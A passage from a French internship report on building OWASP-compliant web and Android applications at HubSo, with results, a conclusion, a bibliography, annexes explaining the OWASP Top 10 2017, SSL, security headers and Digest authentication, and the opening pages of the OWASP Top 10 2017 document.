


FIGURE 5.19 – Connexion réussie

Après un certain nombre de tentatives de connexion infructueuses, le compte de l'utilisateur est bloqué pour des raisons de sécurité.




FIGURE 5.20 – Compte bloqué

5.3.3 État final

Après avoir amené différents correctifs sur TouchWeb, nous avons constaté une nette amélioration. En effet, nous avons maintenant une note *A*, la meilleure note. De même, le nombre de vulnérabilités est de 0 ainsi que le nombre de bugs.




FIGURE 5.21 – Correction TouchWeb

Le diagramme suivant montre l'évolution des vulnérabilités dans TouchWeb




FIGURE 5.22 – Evolution des vulnérabilités dans TouchWeb

On voit que les vulnérabilités et bugs ont baissé jusqu'à disparaître pour le moment. La figure suivante montre les différentes notes allouées aux différents fichiers source et on voit que nous avons des A partout.




FIGURE 5.23 – Notes des fichiers source

De même, les rapports Owasp Top 10 et Sans Top 25 sont rassurants et que le projet est conforme à ces rapports.

CHAPITRE 5. RÉALISATION




FIGURE 5.24 – Rapport Sans Top 25




FIGURE 5.25 – Rapport Owasp Top 10

CONCLUSION

Dans le cadre de notre stage de fin d'étude du cycle DIC à HubSo, nous nous sommes intéressés à l'étude et la mise en œuvre d'une application Web Java EE et d'une application Mobile Android conformes OWASP. Nous avions comme objectifs :

- la mise en place d'une bibliothèque de sécurité intégrable et disponible pour les projets web et mobile;
- la mise en place d'un guide de bonnes pratiques OWASP pour développeurs ;
- une formation sur l'utilisation de la bibliothèque.

Comme objectifs supplémentaires, nous avions :

- la proposition d'une architecture type Owasp (Client Android, Serveur Java EE);
- l'intégration d'une application existante ;
- la mise en place d'un projet type Web Java EE et d'un projet type Android conformes Owasp avec l'authentification et la gestion de sessions, la gestion des utilisateurs et mots de passe, la gestion des profils et la génération des composants graphiques.

Pour atteindre ces objectifs, nous avons commencé par faire un état de l'art pour recueillir les bonnes pratiques en matière de prise en charge de la sécurité dans les applications web et mobile. Puis nous avons défini une méthodologie de développement adaptée à notre sujet, Scrum. Enfin, nous avons mis en place une solution.

Nous avons pu atteindre les objectifs suivants :

- ✓ la mise en place de la bibliothèque de sécurité : elle a été faite grâce à l'utilisation de la bibliothèque OWASP ESAPI ;
- ✓ un guide de bonnes pratiques est en cours de finition ;
- ✓ une sensibilisation des développeurs aux risques de sécurité des applications web et mobiles a été faite grâce à l'affichage d'un document explicitant le Top 10 OWASP 2017 dans les locaux de HubSo ;
- ✓ l'une architecture type Owasp (Client Android, Serveur Java EE) a été proposée ;
- ✓ l'intégration d'une application existante a été faite ;

Toutefois, les perspectives suivantes sont à envisager :

- une formation sur l'utilisation de la bibliothèque ;
 - l'extension de la bibliothèque par rapport aux opérations courantes de HubSo ;
 - la mise en place des projets types Java EE et Android conformes Owasp ;
 - le développement d'autres fonctions dans la bibliothèque car, bien que les dix risques présents dans le Top 10 OWASP soient les plus fréquents, une multitude d'autres risques existe et sont aussi dangereux pour les applications web et mobile ;
 - l'audit de TouchWeb par un cabinet d'audit spécialisé qui se fera dans les prochains jours.
- . Ce stage a été une étape très importante dans notre insertion dans le monde professionnel. Il

a été l'occasion pour nous de mettre en pratique nos connaissances théoriques acquises tout au cours de notre cycle et de nous préparer aux réalités du nouveau monde vers lequel nous nous acheminons.

BIBLIOGRAPHIE

- [1] Alex Corenthin.
Cours de sécurité des systèmes d'information - partie 1.
page 5, 2018.
- [2] Bienvenue dans le monde du cryptage.
<http://wallu.pagesperso-orange.fr/pag-cryptage.htm>.
- [3] Introduction à la sécurisation des applications web.
<https://blog.xebia.fr/2010/12/10/introduction-a-la-securisation-des-applications-web/>.
- [4] Signature numérique.
https://fr.wikipedia.org/wiki/Signature_num%C3%A9rique.
- [5] Nombre d'utilisateurs actifs mensuels de whatsapp dans le monde d'avril 2013 à décembre 2017 (en millions).
<https://fr.statista.com/statistiques/564832/nombre-d-utilisateurs-actifs-mensuels-de-whatsapp-dans-le-monde/>
- [6] Baromètre utilisateurs.
<https://www.consumerbarometer.com/en/trending/?countryCode=US&category=TRN-NOFILTER-ALL>.
- [7] Marcus Pinto Dafydd Stuttard.
The Web Application Hacker's Handbook : Finding and Exploiting Security Flaws, Second Edition.
Wiley Inc., second edition binder edition.
- [8] Gervais Mendy.
Ingénierie de la cryptographie.
page 5, 2018.
- [9] The history of application security testing – part 1.
<https://www.checkmarx.com/2017/02/27/history-application-security-testing/>.
- [10] F. J. Corbató.
Introduction and overview of the multics system.
- [11] Multics b2 security evaluation.
- [12] The history of penetration testing.
<https://resources.infosecinstitute.com/the-history-of-penetration-testing/#gref>.

- [13] Arpanet.
<https://icannwiki.org/ARPANET>.
- [14] Larry Boettger.
The morris worm : How it affected computer security and lessons learned by it.
2000.
- [15] David D. Clark Barry M. Leiner, Vinton G. Cerf.
Brief history of the internet.
1997.
- [16] Dr. Mouhamadou LO.
La Protection des données à caractère personnel en Afrique, Réglementation et régulation.
Baol Editions, 9 2017.
- [17] Threat classification taxonomy cross reference view.
<http://projects.webappsec.org/w/page/13246975/Threat%20Classification%20Taxonomy%20Cross%20Reference%20View>.
- [18] Introduction aux méthodes agiles et scrum.
<https://www.agiliste.fr/introduction-methodes-agiles/>.
- [19] Présentation de eclipse.
<http://www.singaomara.com/repEclipse/Eclipse.html>.
- [20] Jude (outils uml).
[https://fr.wikipedia.org/wiki/Jude_\(outils_UML\)](https://fr.wikipedia.org/wiki/Jude_(outils_UML)).
- [21] Git.
<https://fr.wikipedia.org/wiki/Git>.
- [22] Apache maven.
https://fr.wikipedia.org/wiki/Apache_Maven.
- [23] J. M. Doudoux.
Développons en java - chapitre 1 : Présentation de java.
<https://www.jmdoudoux.fr/java/dej/chap-presentation.htm>.
- [24] Documentation sur j2ee.
<http://java.sun.com/javase/5/docs/tutorial/doc/>.
- [25] The zk framework.
<http://collaboration.cmc.ec.gc.ca/science/rpn/biblio/ddj/Website/articles/DDJ/2008/0802/080101as01/080101as01.html>.
- [26] Zk top reasons.
<https://www.zkoss.org/whyzk/TopReasons>.

[27] J. M. Doudoux.

Développons en java - chapitre 54 : Hibernate.

<https://www.jmdoudoux.fr/java/dej/chap-hibernate.htm#hibernate-3>.

[28] The zk framework.

<https://fr.wikipedia.org/wiki/Hibernate>.

ANNEXES

Top Owasp 2017 : version affichée à HubSo

A1 : 2017 – FAILLE D’INJECTION

Les failles d'injection telles que les injections SQL, NoSQL, OS et LDAP sont fréquentes dans les applications Web. L'injection se produit quand des données provenant de l'utilisateur sont envoyées à un interpréteur en tant qu'élément faisant partie d'une commande ou d'une requête. Les données hostiles de l'attaquant dupent l'interpréteur afin de l'amener à exécuter des commandes fortuites, à changer des données, etc.

A2 : 2017 – VIOLATION DE GESTION D’AUTHENTIFICATION

Les fonctions applicatives relatives à l'authentification et la gestion de session ne sont souvent pas mises en œuvre correctement, permettant aux attaquants de compromettre les mots de passe, clés, jetons de session, ou d'exploiter d'autres failles d'implémentation pour s'approprier les identités d'autres utilisateurs.

A3 : 2017 – EXPOSITION DE DONNEES SENSIBLES

L'exposition de données sensibles peut se produire lorsque des fonctions de sécurité adéquates ne sont pas appliquées sur les données ou sont appliquées de façon incorrecte permettant ainsi aux attaquants de dérober des informations sensibles telles que des mots de passe, des informations de paiement, des adresses ou toute autre information pouvant être d'une certaine valeur pour l'attaquant. Les données sensibles doivent être bien protégées à la fois au stockage et durant leur transport et des précautions particulières doivent être prises lorsqu'elles sont échangées avec un navigateur Web.

A4 : 2017 – ATTAQUE XXE

Une attaque XXE est un type d'attaque contre un analyseur syntaxique XML. Cette attaque se produit lorsqu'un fichier XML contenant une référence à une entité externe est traité par un analyseur XML mal configuré. Les attaquants peuvent facilement exploiter les vulnérabilités dans ces analyseurs XML, en leur donnant des fichiers XML malveillants qui peuvent contenir du code indésirable. Cette attaque peut mener à la divulgation de données confidentielles, au déni de service, à la falsification des requêtes côté serveur, à l'analyse des ports du point de vue de la machine où se trouve l'analyseur et à d'autres impacts.

A5 : 2017 – VIOLATION DE CONTRÔLE D'ACCÈS

Le contrôle d'accès permet de spécifier ce qu'il est permis aux utilisateurs authentifiés de faire sur une application. Pour mettre en place un contrôle d'accès adéquat, il faut s'assurer que de bonnes vérifications d'autorisation et une bonne authentification permettant de dire ce qu'un tel utilisateur peut faire sur l'application soient en place. Les restrictions sur ce que les utilisateurs authentifiés sont autorisés à faire ne sont souvent pas correctement appliquées. Les attaquants peuvent exploiter ces failles pour accéder à des fonctionnalités et/ou données non autorisées, telles que l'accès aux comptes d'autres utilisateurs, l'affichage de fichiers sensibles, la modification des données d'autres utilisateurs, la modification des droits d'accès, etc.

A6 : 2017 – MAUVAISE CONFIGURATION DE SECURITE

La sécurité d'une application Web ne concerne pas seulement le code. D'après l'Owasp, la mauvaise configuration de sécurité est le problème le plus souvent rencontré. Ceci est généralement le résultat de configurations par défaut non sécurisées, de configurations incomplètes, d'un stockage cloud ouvert, d'en-têtes HTTP mal configurés, de messages d'erreur détaillés contenant des informations sensibles, entre autres. Une sécurité renforcée nécessite un ensemble de configurations correctes et sécurisées déployées pour les applications, les frameworks, les serveurs, les bases de données et le code. De même, toutes ces configurations doivent être maintenues à jour.

A7 : 2017 – CROSS-SITE SCRIPTING (XSS)

Les failles XSS se produisent lorsqu'une application accepte des données non fiables et les envoie à un browser web sans validation appropriée. XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de détourner des sessions utilisateur, défigurer des sites web, insérer du contenu hostile, effectuer des attaques par phishing, et prendre le contrôle du navigateur de l'utilisateur en utilisant un script malicieux. Le script malicieux est habituellement écrit en JavaScript, mais n'importe quel langage de programmation supporté par le navigateur de la victime est un moyen d'exécution de cette attaque.

A8 : 2017 – DESERIALISATION NON SECURISEE

La sérialisation est le processus consistant à transformer un objet en un format pouvant être restauré plus tard. Les objets sont le plus souvent sérialisés afin d'être sauvegardés ou d'être transmis dans le cadre d'une communication. La désérialisation est le processus inverse, c'est-à-dire le fait de prendre des données structurées à partir d'un certain format et de les reconstruire en un objet. Une désérialisation non sécurisée conduit souvent à l'exécution de code distant, et même si les failles de désérialisation n'aboutissent pas à l'exécution de code distant, elles peuvent être utilisées pour effectuer des attaques, y compris des attaques d'injection et d'escalade de priviléges.

A9 : 2017 – UTILISATION DE COMPOSANTS VULNERABLES

Les composants logiciels, bibliothèques et frameworks utilisés dans les applications Web proviennent le plus souvent de la communauté open source et doivent être utilisés avec prudence

au cas où des vulnérabilités s'y cacheraient. En effet certaines versions d'un composant peuvent être sujettes à diverses vulnérabilités qui pourraient avoir été corrigées dans les versions les plus récentes. Une fois qu'une vulnérabilité est révélée, les failles sont rendues publiques. Ces failles peuvent ensuite être utilisées pour compromettre avec succès la version vulnérable d'un composant et par le même biais, les applications l'utilisant.

A10 : 2017 – LOGGING ET MONITORING INSUFFISANTS

Les événements tels que les tentatives de connexion réussies et infructueuses, l'adresse IP des connexions entrantes, les événements importants tels que les transactions de grande valeur doivent être enregistrés et surveillés régulièrement. Ce faisant, l'on peut comprendre tout ce qui se passe sur l'application et être prêt à réagir en cas d'attaque. Autrement, il peut être très difficile de répondre à une attaque ou de connaître l'origine d'une certaine faille.

Le Protocole SSL

Le protocole SSL vient en réponse à la préoccupation croissante de la sécurité sur Internet et tire profit des nouveaux algorithmes de chiffrement tels que l'AES venu remplacé le DES et jugé très sécurisé.

L'objectif du protocole SSL est de créer un canal de données sécurisé entre le client et le serveur. SSL fournit des améliorations de sécurité au protocole HTTP utilisé jusqu'alors. SSL assure 3 choses :

- ✓ la confidentialité avec des mécanismes de chiffrements ;
- ✓ l'intégrité avec le hachage des données transmises ;
- ✓ l'authentification avec l'utilisation de certificats.

Les certificats

Pour être sûr que la clé publique provient bien de celui que l'on croit, on utilise une autorité tierce (appelé le tiers de confiance). Cette autorité est celle qui va générer une clé publique certifiée par exemple pour un serveur Web, puis c'est ensuite elle qui garantira à tout demandeur (par exemple le client web) que la clé publique envoyée appartient bien à celui qui le prétend (au serveur Web). La garantie qu'une clé publique provient bien de l'émetteur qu'il prétend être, s'effectue donc via un certificat d'authenticité émanant d'une autorité de certification (AC), le tiers de confiance.

Un certificat est un simple fichier informatique délivré par une autorité de certification qui contient :

- la clé publique liée à la clé privée de son détenteur et des informations sur son identité ;
- le nom distinctif de l'autorité de certification ;
- la signature électronique (chiffrement de l'empreinte par clé privée) de l'autorité de certification.

C'est ce certificat qui permet d'initialiser une connexion SSL.

Fonctionnement de SSL

SSL consiste en 2 protocoles :

- ✓ SSL Handshake protocol : avant de communiquer, les 2 programmes SSL négocient des clés et des protocoles de chiffrement communs.
- ✓ SSL Record protocol : Une fois négociés, ils chiffrent toutes les informations échangées et effectuent divers contrôles.

►La négociation SSL

Au début de la communication le client et le serveur s'échangent :

- ✓ la version SSL avec laquelle ils veulent communiquer ;
- ✓ la liste des méthodes de chiffrement (symétrique et asymétrique) et de signature que chacun connaît (avec longueurs de clés),
- ✓ les méthodes de compression que chacun connaît ;
- ✓ des nombres aléatoires ;
- ✓ les certificats.

Client et serveur essaient d'utiliser le protocole de chiffrement le plus puissant et diminuent jusqu'à trouver un protocole commun aux deux. Une fois que cela est fait, ils peuvent commencer à échanger des données.

►La communication SSL

Avec SSL, l'expéditeur des données :

1. découpe les données en paquets ;
2. compresse les données ;
3. signe cryptographiquement les données ;
4. chiffre les données ;
5. les envoie.

Celui qui réceptionne les données :

1. déchiffre les données,
2. vérifie la signature des données,
3. décomprime les données,
4. réassemble les paquets de données.

SSL utilise :

- ✓ un système de chiffrement asymétrique (comme RSA ou Diffie-Hellman). Ce système est utilisé pour générer la clé principale qui permettra de générer des clés de session ;
- ✓ un système de chiffrement symétrique (DES, 3DES, IDEA, RC4...) en utilisant les clés de session pour chiffrer les données ;
- ✓ un système de signature cryptographique des messages (HMAC, utilisant MD5, SHA...) pour s'assurer que les messages ne sont pas corrompus.

C'est lors de la négociation SSL que le client et le serveur choisissent les différents algorithmes qu'ils utiliseront tout au long de leur communication. Avec le protocole SSL, la sécurité a été sensiblement améliorée. Bien que, comme tout système de chiffrement, le SSL/TLS ne pourra jamais être totalement infaillible, le grand nombre de banques et de sites de commerce électronique l'utilisant pour protéger les transactions de leurs clients peut être considéré comme un gage de sa résistance aux attaques malveillantes. Il faut noter cependant que SSL ne garantit que le transport sécurisé des messages. SSL est un protocole indépendant qui peut être appliqué à plusieurs autres protocoles. Son utilisation la plus connue est son association avec le protocole HTTP connue comme le protocole HTTPS pour dire, chez certain HTTP over SSL et pour d'autres HTTP Secure. Il a en outre d'autres applications telles que le SSH permettant la connexion à une machine distante et le FTPS permettant le transfert de fichiers.

Entêtes HTTP relatives à la sécurité

Voici une liste d'entêtes HTTP relatives à la sécurité que les applications doivent considérer :

- ✓ HTTP Strict Transport Security (HSTS) :

HSTS est un mécanisme de stratégie de sécurité Web qui aide à protéger les sites Web contre les attaques par dégradation de protocole et le piratage de cookies.

- ✓ Public Key Pinning Extension for HTTP (HPKP) :

Le pinning de clé publique HTTP (HPKP) est un mécanisme qui permet aux sites Web HTTPS de se protéger des attaques utilisant des certificats mal émis ou frauduleux.

- ✓ X-Frame-Options :

L'entête de réponse X-Frame-Options améliore la protection des applications Web contre le détournement de session par clic.

- ✓ X-XSS-Protection :

Cet entête active le filtre XSS dans le navigateur client.

- ✓ X-Content-Type-Options :

La définition de cet entête empêchera le navigateur d'interpréter les fichiers comme autre chose que ce qui est déclaré par le type de contenu dans les entêtes HTTP.

- ✓ Content-Security-Policy :

Si activé, CSP a un impact significatif sur la façon dont les navigateurs rendent les pages (par exemple, le JavaScript intégré est désactivé par défaut et doit être explicitement autorisé dans la stratégie).

- ✓ Referrer-Policy :

L'entête HTTP Referrer-Policy détermine quelles informations sur le référent, envoyées dans l'entête Referer, doivent être incluses dans les requêtes effectuées vers le serveur.

- ✓ Expect-CT :

L'entête Expect-CT est utilisé par un serveur pour indiquer que les navigateurs doivent évaluer les connexions à l'hôte émettant l'en-tête pour garantir la conformité de la transparence du certificat.

- ✓ Feature-Policy :

L'entête Feature-Policy permet aux développeurs d'activer et de désactiver de manière sélective l'utilisation de diverses fonctionnalités et API du navigateur.

Authentification HTTP Digest

L'authentification digest est un peu complexe à implémenter mais a le mérite de ne pas transférer les mots de passe en clair. Elle a été mise en place pour pallier les limitations de l'authentification basique. Elle n'envoie pas le mot de passe en clair dans la requête mais procède à l'authentification par un échange de challenge/réponse.

Le challenge est envoyé par le serveur en réponse à l'initiation de l'échange par le client. Il contient notamment un "nonce" unique à chaque processus d'authentification Digest et un code qui porte le petit d'"opaque" et doit être retourné au serveur dans la réponse au challenge. Dans sa réponse l'utilisateur spécifie son identité (le paramètre `username`) et la réponse au challenge posé par le serveur.

Cette réponse contient un certain nombre d'informations dont un hash calculé avec l'algorithme MD5 comme suit :

```
Hash = MD5(username:password:realm)
```

Ce hash et le login (`username`) permettent au serveur d'authentifier l'utilisateur. Cela nécessite cependant que le serveur stocke le hash. Pour faire simple, l'authentification HTTP digest fonctionne comme suit :

1. un client envoie une requête à un serveur;
 2. le serveur répond avec un code spécial (appelé un nonce, un nombre utilisé une seule fois), une autre chaîne représentant le domaine (un hachage) et demande au client de s'authentifier;
 3. le client répond avec ce nonce et une version cryptée du nom d'utilisateur, mot de passe et domaine (un hachage);
- ✓ le serveur répond avec les informations demandées si le hash client correspond à son propre hash du nom d'utilisateur, mot de passe et domaine, ou une erreur sinon.



OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks



TOC

Table of Contents

Table of Contents

TOC - About OWASP	1
FW - Foreword	2
I - Introduction	3
RN - Release Notes	4
Risk - Application Security Risks	5
T10 - OWASP Top 10 Application Security Risks – 2017	6
A1:2017 - Injection	7
A2:2017 - Broken Authentication	8
A3:2017 - Sensitive Data Exposure	9
A4:2017 - XML External Entities (XXE)	10
A5:2017 - Broken Access Control	11
A6:2017 - Security Misconfiguration	12
A7:2017 - Cross-Site Scripting (XSS)	13
A8:2017 - Insecure Deserialization	14
A9:2017 - Using Components with Known Vulnerabilities	15
A10:2017 - Insufficient Logging & Monitoring.....	16
+D - What's Next for Developers	17
+T - What's Next for Security Testers	18
+O - What's Next for Organizations	19
+A - What's Next for Application Managers	20
+R - Note About Risks	21
+RF - Details About Risk Factors	22
+DAT - Methodology and Data	23
+ACK - Acknowledgements	24

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP, you'll find free and open:

- Application security tools and standards.
- Complete books on application security testing, secure code development, and secure code review.
- Presentations and [videos](#).
- [Cheat sheets](#) on many common topics.
- Standard security controls and libraries.
- [Local chapters worldwide](#).
- Cutting edge research.
- Extensive [conferences worldwide](#).
- [Mailing lists](#).

Learn more at: <https://www.owasp.org>.

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, and cost-effective information about application security.

OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent, and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP board, chapter leaders, project leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License



Copyright © 2003 – 2017 The OWASP Foundation

This document is released under the Creative Commons Attribution Share-Alike 4.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.

Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes the most common risks essential to discover and resolve quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

A great deal of feedback was received during the creation of the OWASP Top 10 - 2017, more than for any other equivalent OWASP effort. This shows how much passion the community has for the OWASP Top 10, and thus how critical it is for OWASP to get the Top 10 right for the majority of use cases.

Although the original goal of the OWASP Top 10 project was simply to raise awareness amongst developers and managers, it has become *the de facto* application security standard.

In this release, issues and recommendations are written concisely and in a testable way to assist with the adoption of the OWASP Top 10 in application security programs. We encourage large and high performing organizations to use the [OWASP Application Security Verification Standard \(ASVS\)](#) if a true standard is required, but for most, the OWASP Top 10 is a great start on the application security journey.

We have written up a range of suggested next steps for different users of the OWASP Top 10, including [What's Next for Developers](#), [What's Next for Security Testers](#), [What's Next for Organizations](#), which is suitable for CIOs and CISOs, and [What's Next for Application Managers](#), which is suitable for application managers or anyone responsible for the lifecycle of the application.

In the long term, we encourage all software development teams and organizations to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes. Leverage your organization's existing strengths to measure and improve your application security program using the [Software Assurance Maturity Model](#).

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas at our GitHub project repository:

- <https://github.com/OWASP/Top10/issues>

You can find the OWASP Top 10 project and translations here:

- <https://www.owasp.org/index.php/Top10>

Lastly, we wish to thank the founding leadership of the OWASP Top 10 project, Dave Wichers and Jeff Williams, for all their efforts, and believing in us to get this finished with the community's help. Thank you!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

Project Sponsorship

